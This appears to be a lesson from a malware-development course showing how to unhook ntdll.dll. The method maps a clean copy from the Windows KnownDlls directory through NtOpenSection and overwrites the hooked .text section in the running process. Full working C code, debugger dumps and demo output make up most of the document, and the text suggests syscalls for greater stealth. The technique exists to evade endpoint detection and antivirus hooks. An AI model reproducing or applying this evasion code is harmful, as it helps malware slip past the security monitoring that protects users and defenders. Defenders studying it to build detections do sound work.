NTDLL Unhooking - From KnownDlls Directory


Introduction

Another way to obtain a clean version of `ntdll.dll` is by accessing it from the KnownDlls directory. This directory contains a set of frequently used system DLLs that the Windows loader leverages to optimize the application startup process. The loader maps the DLLs from KnownDlls directly into the starting processes, which are already present in memory. This approach saves memory and reduces computational resources by eliminating the need for mapping each required DLL from the disk.

In Windows XP and older, the KnownDlls directory was located in the `C:\Windows\System32` folder. Newer versions of Windows have the directory built into the OS and therefore the directory is not directly accessible. A list of known DLLs can be found in the *HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\KnownDLLs* registry key as per Microsoft's documentation.

Viewing KnownDlls Using WinObj

The WinObj tool can be used to view the contents of the KnownDlls directory. This is demonstrated in the image below.


WinObj - Sysinternals: www.sysinternals.com

File Edit Find View Options Help

Quick Find: Search

\
- ArcName
- BaseNamedObjects
- Callback
- Device
- Driver
- DriverStore
- FileSystem
- GLOBAL??
- KernelObjects
- KnownDlls
- KnownDlls32
- NLS
- ObjectTypes
- RPC Control
- Security
- Sessions
- UMDFCommunicationPorts
- Windows

Name	Type	Symbolic Link Target
advapi32.dll	Section	
bcryptPrimitives.dll	Section	
clbcatq.dll	Section	
combase.dll	Section	
COMCTL32.dll	Section	
COMDLG32.dll	Section	
coml2.dll	Section	
CRYPT32.dll	Section	
difxapi.dll	Section	
gdi32.dll	Section	
gdi32full.dll	Section	
gdiplus.dll	Section	
IMAGEHLP.dll	Section	
IMM32.dll	Section	
kernel32.dll	Section	
kernelbase.dll	Section	
KnownDllPath	SymbolicLink	C:\Windows\System32
MSCTF.dll	Section	
msvcp_win.dll	Section	
MSVCRT.dll	Section	
NORMALIZ.dll	Section	
NSI.dll	Section	
ntdll.dll	Section	
ole32.dll	Section	
OLEAUT32.dll	Section	
PSAPI.DLL	Section	
rpcrt4.dll	Section	
sechost.dll	Section	
Setupapi.dll	Section	
SHCORE.dll	Section	
SHELL32.dll	Section	
SHLWAPI.dll	Section	
ucrtbase.dll	Section	
user32.dll	Section	
win32u.dll	Section	
WINTRUST.dll	Section	
WLDAP32.dll	Section	
wow64.dll	Section	
wow64base.dll	Section	
wow64con.dll	Section	
wow64cpu.dll	Section	
wow64win.dll	Section	
WS2_32.dll	Section	

Retrieving Ntdll.dll From KnownDlls

DLLs stored in the KnownDlls directory can be retrieved and mapped to the local process memory using a handle. This is achieved programmatically through the use of two WinAPI functions: `OpenFileMapping` to obtain the section handle of `ntdll.dll`, and `MapViewOfFile` to map `ntdll.dll` to memory.

Using the `OpenFileMapping` WinAPI will always fail with the error `ERROR_BAD_PATHNAME`. As of writing this module, the reason is still unknown. However, an alternative method is to simply use its native function, `NtOpenSection`.

This is a good example of using syscalls instead of WinAPIs to perform tasks that are unavailable with WinAPIs.

Using NtOpenSection

The `NtOpenSection` function is shown below.

```
NTSTATUS NtOpenSection(
  OUT PHANDLE             SectionHandle,
  IN  ACCESS_MASK         DesiredAccess,
  IN  POBJECT_ATTRIBUTES  ObjectAttributes
);
```

`NtOpenSection`'s parameters are explained below.

- `SectionHandle` - A pointer to a `HANDLE` variable that receives a handle to the section object.
- `DesiredAccess` - A value that determines the requested access to the object. This value is of type ACCESS_MASK. For NTDLL unhooking, this parameter should be set to `SECTION_MAP_READ` since `\KnownDlls\ntdll.dll` image will only be read.
- `ObjectAttributes` - A pointer to an OBJECT_ATTRIBUTES structure that specifies the object name and other attributes. This parameter is initialized using the InitializeObjectAttributes macro.

InitializeObjectAttributes

As mentioned above, `ObjectAttributes` must be initialized using `InitializeObjectAttributes` in order to use `NtOpenSection`.

```
VOID InitializeObjectAttributes(
  [out]          POBJECT_ATTRIBUTES   p,
  [in]           PUNICODE_STRING      n,
  [in]           ULONG                a,
  [in]           HANDLE               r,   // Set to NULL
  [in, optional] PSECURITY_DESCRIPTOR s    // Set to NULL
);
```

`InitializeObjectAttributes`'s parameters are also shown below.

- `p` - A pointer to an empty `OBJECT_ATTRIBUTES` structure that will be initialized.
- `n` - A pointer to a `UNICODE_STRING` structure that contains the name of the object for which a handle is to be opened.
- `a` - Should be set to `OBJ_CASE_INSENSITIVE` to perform a case-insensitive comparison for the name of the object for which a handle is to be opened.

To properly use the `n` parameter, which is a `UNICODE_STRING` structure, the `buffer` member must be initialized as "\KnownDlls\ntdll.dll" (wide string format). The `length` member should be the size of the buffer in bytes. This initialization can be achieved using the code snippet below:

```
UNICODE_STRING.Buffer = (PWSTR)L"\KnownDlls\ntdll.dll";
UNICODE_STRING.Length = wcslen(L"\KnownDlls\ntdll.dll") * sizeof(WCHAR);
// calculating the size of the string used in bytes
UNICODE_STRING.MaximumLength = UniStr.Length + sizeof(WCHAR);
// '.MaximumLength' can be the same as '.Length'
```

MapNtdllFromKnownDlls Function

The `MapNtdllFromKnownDlls` function is used to retrieve `ntdll.dll` from the KnownDlls directory. It accepts a single parameter, `ppNtdllBuf`, which will be set to the base address of the mapped view of the `ntdll.dll` file.

`MapNtdllFromKnownDlls` handles the parameters required for `NtOpenSection` before passing its output to `MapViewOfFile`, which is used to map `ntdll.dll` to local memory. The function returns a value of `FALSE` if it fails and `TRUE` if it succeeds.

```
#define NTDLL   L"\\KnownDlls\\ntdll.dll"

typedef NTSTATUS (NTAPI* fnNtOpenSection)(
        PHANDLE                SectionHandle,
        ACCESS_MASK            DesiredAccess,
        POBJECT_ATTRIBUTES     ObjectAttributes
);


BOOL MapNtdllFromKnownDlls(OUT PVOID* ppNtdllBuf) {

        HANDLE                      hSection        = NULL;
        PBYTE                       pNtdllBuffer    = NULL;
        NTSTATUS                  STATUS          = NULL;
        UNICODE_STRING            UniStr          = { 0 };
        OBJECT_ATTRIBUTES         ObjAtr          = { 0 };

        // constructing the 'UNICODE_STRING' that will contain the
'\KnownDlls\ntdll.dll' string
        UniStr.Buffer = (PWSTR)NTDLL;
        UniStr.Length = wcslen(NTDLL) * sizeof(WCHAR);
        UniStr.MaximumLength = UniStr.Length + sizeof(WCHAR);

        // initializing 'ObjAtr' with 'UniStr'
        InitializeObjectAttributes(&ObjAtr, &UniStr, OBJ_CASE_INSENSITIVE,
NULL, NULL);

        // getting NtOpenSection address
        fnNtOpenSection pNtOpenSection =
(fnNtOpenSection)GetProcAddress(GetModuleHandle(L"NTDLL"), "NtOpenSection");

        // getting the handle of ntdll.dll from KnownDlls
        STATUS = pNtOpenSection(&hSection, SECTION_MAP_READ, &ObjAtr);
        if (STATUS != 0x00) {
                printf("[!] NtOpenSection Failed With Error : 0x%0.8X \n",
STATUS);
```

```
                goto _EndOfFunc;
        }

        // mapping the view of file of ntdll.dll
        pNtdllBuffer = MapViewOfFile(hSection, FILE_MAP_READ, NULL, NULL,
NULL);
        if (pNtdllBuffer == NULL) {
                printf("[!] MapViewOfFile Failed With Error : %d \n",
GetLastError());
                goto _EndOfFunc;
        }

        *ppNtdllBuf = pNtdllBuffer;

_EndOfFunc:
        if (hSection)
                CloseHandle(hSection);
        if (*ppNtdllBuf == NULL)
                return FALSE;
        else
                return TRUE;
}
```

Putting It All Together

Now that an unhooked version of `ntdll.dll` has been loaded into the process's memory, the `ReplaceNtdllTxtSection` function shown in the previous module will be used to replace the text section of the hooked `ntdll.dll` with the newly unhooked one. The only difference is that the `pUnhookedNtdll` parameter now contains the base address of the NTDLL module fetched from the KnownDlls directory, rather than from disk.

Note that the text section of the KnownDlls `ntdll.dll` has an offset of `IMAGE_SECTION_HEADER.VirtualAddress` (4096), which explains the usage of `pSectionHeader[i].VirtualAddress` to retrieve the address of the text section (`pRemoteNtdllTxt`) in the code below.

```
PVOID FetchLocalNtdllBaseAddress() {

#ifdef _WIN64
        PPEB pPeb = (PPEB)__readgsqword(0x60);
#elif _WIN32
        PPEB pPeb = (PPEB)__readfsdword(0x30);
#endif // _WIN64

        // Reaching to the 'ntdll.dll' module directly (we know its the 2nd
image after 'KnownDllUnhooking.exe')
        // 0x10 is = sizeof(LIST_ENTRY)
        PLDR_DATA_TABLE_ENTRY pLdr = (PLDR_DATA_TABLE_ENTRY)((PBYTE)pPeb-
>Ldr->InMemoryOrderModuleList.Flink->Flink - 0x10);

        return pLdr->DllBase;
}



BOOL ReplaceNtdllTxtSection(IN PVOID pUnhookedNtdll) {

        PVOID               pLocalNtdll     =
(PVOID)FetchLocalNtdllBaseAddress();

        // getting the dos header
        PIMAGE_DOS_HEADER   pLocalDosHdr    =
(PIMAGE_DOS_HEADER)pLocalNtdll;
        if (pLocalDosHdr && pLocalDosHdr->e_magic != IMAGE_DOS_SIGNATURE)
                return FALSE;

        // getting the nt headers
        PIMAGE_NT_HEADERS   pLocalNtHdrs     = (PIMAGE_NT_HEADERS)
((PBYTE)pLocalNtdll + pLocalDosHdr->e_lfanew);
        if (pLocalNtHdrs->Signature != IMAGE_NT_SIGNATURE)
                return FALSE;



        PVOID           pLocalNtdllTxt  = NULL, // local hooked text section
base address
                            pRemoteNtdllTxt  = NULL; // the unhooked text
section base address
        SIZE_T          sNtdllTxtSize   = NULL; // the size of the text
section



        // getting the text section
        PIMAGE_SECTION_HEADER pSectionHeader =
IMAGE_FIRST_SECTION(pLocalNtHdrs);

        for (int i = 0; i < pLocalNtHdrs->FileHeader.NumberOfSections; i++)
{

                // the same as if( strcmp(pSectionHeader[i].Name, ".text")
== 0 )
                if ((*(ULONG*)pSectionHeader[i].Name | 0x20202020) ==
'xet.') {
                        pLocalNtdllTxt  = (PVOID)((ULONG_PTR)pLocalNtdll +
pSectionHeader[i].VirtualAddress);
                        pRemoteNtdllTxt = (PVOID)((ULONG_PTR)pUnhookedNtdll
+ pSectionHeader[i].VirtualAddress);
                        sNtdllTxtSize   =
pSectionHeader[i].Misc.VirtualSize;
                        break;
                }
        }

//----------------------------------------------------------------------------
--------------------------------------------------

        // small check to verify that all the required information is
retrieved
        if (!pLocalNtdllTxt || !pRemoteNtdllTxt || !sNtdllTxtSize)
                return FALSE;

        // small check to verify that 'pRemoteNtdllTxt' is really the base
address of the text section
        if (*(ULONG*)pLocalNtdllTxt != *(ULONG*)pRemoteNtdllTxt)
                return FALSE;

//----------------------------------------------------------------------------
--------------------------------------------------

        DWORD dwOldProtection = NULL;

        // making the text section writable and executable
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize,
PAGE_EXECUTE_WRITECOPY, &dwOldProtection)) {
                printf("[!] VirtualProtect [1] Failed With Error : %d \n",
GetLastError());
                return FALSE;
        }

        // copying the new text section
        memcpy(pLocalNtdllTxt, pRemoteNtdllTxt, sNtdllTxtSize);

        // rrestoring the old memory protection
        if (!VirtualProtect(pLocalNtdllTxt, sNtdllTxtSize, dwOldProtection,
&dwOldProtection)) {
                printf("[!] VirtualProtect [2] Failed With Error : %d \n",
GetLastError());
```


```
                    return FALSE;
            }

        return TRUE;
}
```

Improving The Implementation

The current implementation unhooks `ntdll.dll` using WinAPIs. For a stealthier implementation, direct or indirect syscalls should be used to perform unhooking. This will be left as an objective for the reader.

Demo

The mapped ntdll.dll file from the KnownDlls directory.




```
Select C:\Users\User\Desktop\Advanced\KnownDllUnhooking\x64\Release\KnownDllUnhooking.exe
[i] Fetching A New "ntdll.dll" File from "\KnownDlls\"
        [i] 'Hooked' Ntdll Base Address : 0x00007FF830840000
        [i] 'Unhooked' Ntdll Base Address : 0x0000022581B80000
[#] Press <Enter> To Continue ...
```

KnownDllUnhooking.exe (16036) Properties

Name	Base address	Size	Description
C_1252.NLS	0x22581880000	68 kB	
C_437.NLS	0x225818a0000	68 kB	
l_intl.nls	0x225818c0000	12 kB	
l_intl.nls	0x22581a60000	12 kB	
locale.nls	0x22581a70000	824 kB	
C_1252.NLS	0x22581b40000	68 kB	
C_437.NLS	0x22581b60000	68 kB	
KnownDllUnhooking.exe	**0x7ff65b990000**	**36 kB**	
vcruntime140.dll	0x7ff819820000	108 kB	Microsoft® C Runtime Library
ucrtbase.dll	0x7ff82e340000	1.07 MB	Microsoft® C Runtime Library
ntdll.dll	0x22581b80000	2.04 MB	NT Layer DLL
ntdll.dll	0x7ff830840000	2.04 MB	NT Layer DLL
KernelBase.dll	0x7ff82dd40000	3.48 MB	Windows NT BASE API Client DLL
kernel32.dll	0x7ff82f0a0000	760 kB	Windows NT BASE API Client DLL

The hooked ntdll.dll text section to be replaced.




KnownDllUnhooking.exe - PID: 16036 - Thread: Main Thread 7988 - x64dbg

```
00007FF8308E3C44   C3                  ret
00007FF8308E3C45   CD 2E               int 2E
00007FF8308E3C47   C3                  ret
00007FF8308E3C48   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FF8308E3C50   4C:8BD1             mov r10,rcx                            NtDeviceIoControlFile
00007FF8308E3C53   B8 07000000         mov eax,7
00007FF8308E3C58   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FF8308E3C60   75 03               jne ntdll.7FF8308E3C65
00007FF8308E3C62   0F05                syscall
00007FF8308E3C64   C3                  ret
00007FF8308E3C65   CD 2E               int 2E
00007FF8308E3C67   C3                  ret
00007FF8308E3C68   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
00007FF8308E3C70   4C:8BD1             mov r10,rcx                            NtWriteFile
00007FF8308E3C73   B8 08000000         mov eax,8
00007FF8308E3C78   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
00007FF8308E3C80   75 03               jne ntdll.7FF8308E3C85
00007FF8308E3C82   0F05                syscall
00007FF8308E3C84   C3                  ret
00007FF8308E3C85   CD 2E               int 2E

.text:00007FF8308E3C44 ntdll.dll:$A3C44 #A3C44
```

```
Address           Hex                                              ASCII
00007FF830841000  CC CC CC CC CC CC CC CC 48 89 5C 24 20 55 56 57  ÌÌÌÌÌÌÌÌH.\$ UVW
00007FF830841010  41 54 41 55 41 56 41 57 48 8D AC 24 90 FE FF FF  ATAUAVAWH.¬$.þÿÿ
00007FF830841020  48 81 EC 70 02 00 00 48 8B 05 E2 14 19 00 48 33  H.ìp...H..â...H3
00007FF830841030  C4 48 89 85 60 01 00 00 0F B7 1A B8 00 02 00 00  ÄH..`.....·.....
00007FF830841040  41 8B F9 4D 8B F0 4C 8B F9 66 3B D8 0F 83 0E 27  A.ùM.ðL.ùf;Ø...'
00007FF830841050  0B 00 48 8B 52 08 4C 8D 44 24 50 44 0F B7 CB E8  ..H.R.L.D$PD.·Ëè
00007FF830841060  FC 01 00 00 45 33 E4 85 C0 78 78 66 44 89 A5 50  ü...E3ä.ÀxxfD.¥P
00007FF830841070  01 00 00 85 FF 0F 85 EC 26 0B 00 48 8D 44 24 50  ....ÿ..ì&..H.D$P
00007FF830841080  66 89 5C 24 42 48 89 44 24 48 48 8D 54 24 40 49  f.\$BH.D$HH.T$@I
00007FF830841090  8D 46 28 66 89 5C 24 40 45 33 C0 48 89 44 24 38  .F(f.\$@E3ÀH.D$8
00007FF8308410A0  48 8D 4C 24 30 C7 44 24 30 00 00 00 01 E8 CE CE  H.L$0ÇD$0....èÎÎ
00007FF8308410B0  00 00 85 C0 78 2D 0F B7 4C 24 30 48 8B 54 24 38  ...Àx-.·L$0H.T$8
00007FF8308410C0  48 03 CA EB 08 48 FF C9 80 39 5C 74 07 48 3B CA  H.Êë.HÿÉ.9\t.H;Ê
00007FF8308410D0  77 F3 EB 03 48 FF C1 66 2B 4C 24 38 66 41 89 4E  wóë.HÿÁf+L$8fA.N
00007FF8308410E0  26 33 C0 48 8B 8D 60 01 00 00 48 33 CC E8 8E 21  &3ÀH..`...H3Ìè.!
00007FF8308410F0  09 00 48 8B 9C 24 C8 02 00 00 48 81 C4 70 02 00  ..H..$È...H.Äp..
00007FF830841100  00 41 5F 41 5E 41 5D 41 5C 5F 5E 5D C3 CC CC CC  .A_A^A]A\_^]ÃÌÌÌ
00007FF830841110  CC CC CC CC CC CC CC CC 71 C8 5F 16 06 2E AC BE  ÌÌÌÌÌÌÌÌqÈ_...¬¾
00007FF830841120  41 B9 08 00 00 00 E9 35 01 00 00 CC CC CC CC CC  A¹....é5...ÌÌÌÌÌ
00007FF830841130  CC CC CC CC CC CC CC CC 71 23 D9 70 7F 0E EC FA  ÌÌÌÌÌÌÌÌq#Ùp..ìú
00007FF830841140  48 89 5C 24 08 48 89 6C 24 10 56 57 41 56 48 81  H.\$.H.l$.VWAVH.
00007FF830841150  EC B0 01 00 00 4D 8B F0 49 8B E9 48 8B DA 4C 8D  ì°...M.ðI.éH.ÚL.
```

```
Select C:\Users\User\Desktop\Advanced\KnownDllUnhooking\x64\Release\KnownDllUnhooking.exe
[i] Fetching A New "ntdll.dll" File from "\KnownDlls\"
        [i] 'Hooked' Ntdll Base Address : 0x00007FF830840000
        [i] 'Unhooked' Ntdll Base Address : 0x0000022581B80000
[#] Press <Enter> To Continue ...
        [i] 'Hooked' Ntdll Text Section Address : 0x00007FF830841000
        [i] 'Unhooked' Ntdll Text Section Address : 0x0000022581B81000
        [i] Text Section Size : 1214000
[#] Press <Enter> To Continue ...
```

The text section base address of the unhooked ntdll.dll.



KnownDllUnhooking.exe - PID: 16036 - Thread: Main Thread 7988 - x64dbg

```
RIP → 00007FF8308E3C44   C3                  ret
      00007FF8308E3C45   CD 2E               int 2E
      00007FF8308E3C47   C3                  ret
      00007FF8308E3C48   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
      00007FF8308E3C50   4C:8BD1             mov r10,rcx                          NtDeviceIoControlFile
      00007FF8308E3C53   B8 07000000         mov eax,7
      00007FF8308E3C58   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
      00007FF8308E3C60   75 03               jne ntdll.7FF8308E3C65
      00007FF8308E3C62   0F05                syscall
      00007FF8308E3C64   C3                  ret
      00007FF8308E3C65   CD 2E               int 2E
      00007FF8308E3C67   C3                  ret
      00007FF8308E3C68   0F1F8400 00000000   nop dword ptr ds:[rax+rax],eax
      00007FF8308E3C70   4C:8BD1             mov r10,rcx                          NtWriteFile
      00007FF8308E3C73   B8 08000000         mov eax,8
      00007FF8308E3C78   F60425 0803FE7F 01  test byte ptr ds:[7FFE0308],1
      00007FF8308E3C80   75 03               jne ntdll.7FF8308E3C85
      00007FF8308E3C82   0F05                syscall
      00007FF8308E3C84   C3                  ret
      00007FF8308E3C85   CD 2E               int 2E
```

```
RAX  0000000000000
RBX  000000A9B6CFF
RCX  0000000000000
RDX  0000000000000
RBP  0000000000001
RSP  000000A9B6CFF
RSI  0000000000000
RDI  0000000000000

R8   0000000000000
R9   0000000000000
R10  00000225818E0
R11  000000A9B6CFF
R12  0000000000000
R13  0000000000001
```

Default (x64 fastcall)

